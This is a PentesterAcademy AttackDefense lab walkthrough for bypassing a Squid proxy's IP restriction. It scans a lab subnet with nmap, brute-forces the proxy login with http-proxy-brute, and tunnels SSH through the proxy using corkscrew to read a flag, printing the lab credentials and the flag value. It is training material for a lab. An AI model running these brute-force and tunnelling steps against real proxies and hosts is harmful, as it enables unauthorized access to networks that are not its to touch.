
ATTACK
DEFENSE
by PentesterAcademy

Name	Squid: Bypassing IP Restriction
URL	https://www.attackdefense.com/challengedetails?cid=228
Type	Infrastructure Attacks : Squid Proxy

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: You have to SSH into the machine B and retrieve the flag!

Solution:

Step 1: Find ip address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6266: eth0@if6267: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
6269: eth1@if6270: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:99:08:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.153.8.2/24 brd 192.153.8.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Scan the subnet for other machines.

Command: nmap 192.153.8.0/24

```
Nmap scan report for w3aszndz7rfuff9mtg4j5bfo3.temp-network_a-153-8 (192.153.8.3)
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3128/tcp open  squid-http
MAC Address: 02:42:C0:99:08:03 (Unknown)
```

The machine A is on IP 192.153.8.3

```
Nmap scan report for 7cd6zif4rd4g7qq9antzcbsbj.temp-network_a-153-8 (192.153.8.4)
Host is up (0.000013s latency).
All 1000 scanned ports on 7cd6zif4rd4g7qq9antzcbsbj.temp-network_a-153-8 (192.153.8.4) are closed
MAC Address: 02:42:C0:99:08:04 (Unknown)
```

The machine B is on IP 192.153.8.4. SSH server is running on machine B but since port 22 is closed it means the SSH is running on non-standard port.

Step 3: Scan all ports on machine B

Command: nmap -p- 192.153.8.4

```
root@attackdefense:~# nmap -p- 192.153.8.4
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-09 00:28 UTC
Nmap scan report for tcwe5d3qbw4wa0pq661t0py98.temp-network_a-138-62 (192.153.8.4)
Host is up (0.000016s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
4554/tcp open  msfrs
MAC Address: 02:42:C0:99:08:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
root@attackdefense:~#
```

The SSH service is running on port 4554.

Step 4: Since the squid proxy server is protected with password. Perform dictionary attack on squid proxy using nmap and default wordlists to find the credentials.

Command: nmap --script http-proxy-brute -p3128 192.153.8.3

```
root@attackdefense:~# nmap --script http-proxy-brute -p3128 192.153.8.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-08 23:43 UTC
Nmap scan report for w3asznd27rfuff9mtg4j5bfo3.temp-network_a-153-8 (192.153.8.3)
Host is up (0.000058s latency).

PORT     STATE SERVICE
3128/tcp open  squid-http
| http-proxy-brute:
|   Accounts:
|     root:hello! - Valid credentials
|_  Statistics: Performed 49698 guesses in 34 seconds, average tps: 1880.0
MAC Address: 02:42:C0:99:08:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 34.28 seconds
root@attackdefense:~#
```

The dictionary attack was successful and the credentials for the proxy are:

- Username: root
- Password: hello!

Step 5: Configure SSH to use corkscrew to establish SSH connection over the HTTP proxy.

Save squid proxy credentials in a file

Command: echo "root:hello!" > auth

Specify the configuration given below in “.ssh/config” file.

ProxyCommand corkscrew 192.153.8.3 3128 %h %p /root/auth

```
root@attackdefense:~# echo "root:hello!" > auth
root@attackdefense:~# mkdir .ssh
root@attackdefense:~# vim .ssh/config
root@attackdefense:~# cat .ssh/config
ProxyCommand corkscrew 192.153.8.3 3128 %h %p /root/auth
root@attackdefense:~#
```

The SSH session will be tunneled through the proxy server.

Step 6: SSH into machine B using the provided credentials

Command: ssh root@192.153.8.4 -p4554

```
root@attackdefense:~# ssh root@192.153.8.4 -p4554
The authenticity of host '[192.153.8.4]:4554 (<no hostip for proxy command>)' can't be established.
ECDSA key fingerprint is SHA256:sP6BnGk7G9uWOdlrpwc33hkRFRHNE0Yh0dqbzqZgf9Q.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.153.8.4]:4554' (ECDSA) to the list of known hosts.
root@192.153.8.4's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@victim-1:~#
```

Step 7: Retrieve the flag.

Commands:
ls -l
cat FLAG

```
root@victim-1:~# ls -l
total 4
-rw-r--r-- 1 root root 33 Oct 17 13:21 FLAG
root@victim-1:~#
root@victim-1:~# cat FLAG
1678C22AA29A611919DADE0E8B1A1527
root@victim-1:~#
```

Flag: 1678C22AA29A611919DADE0E8B1A1527

References:

1. Squid Proxy (http://www.squid-cache.org/)
2. Corkscrew (https://github.com/bryanpkc/corkscrew)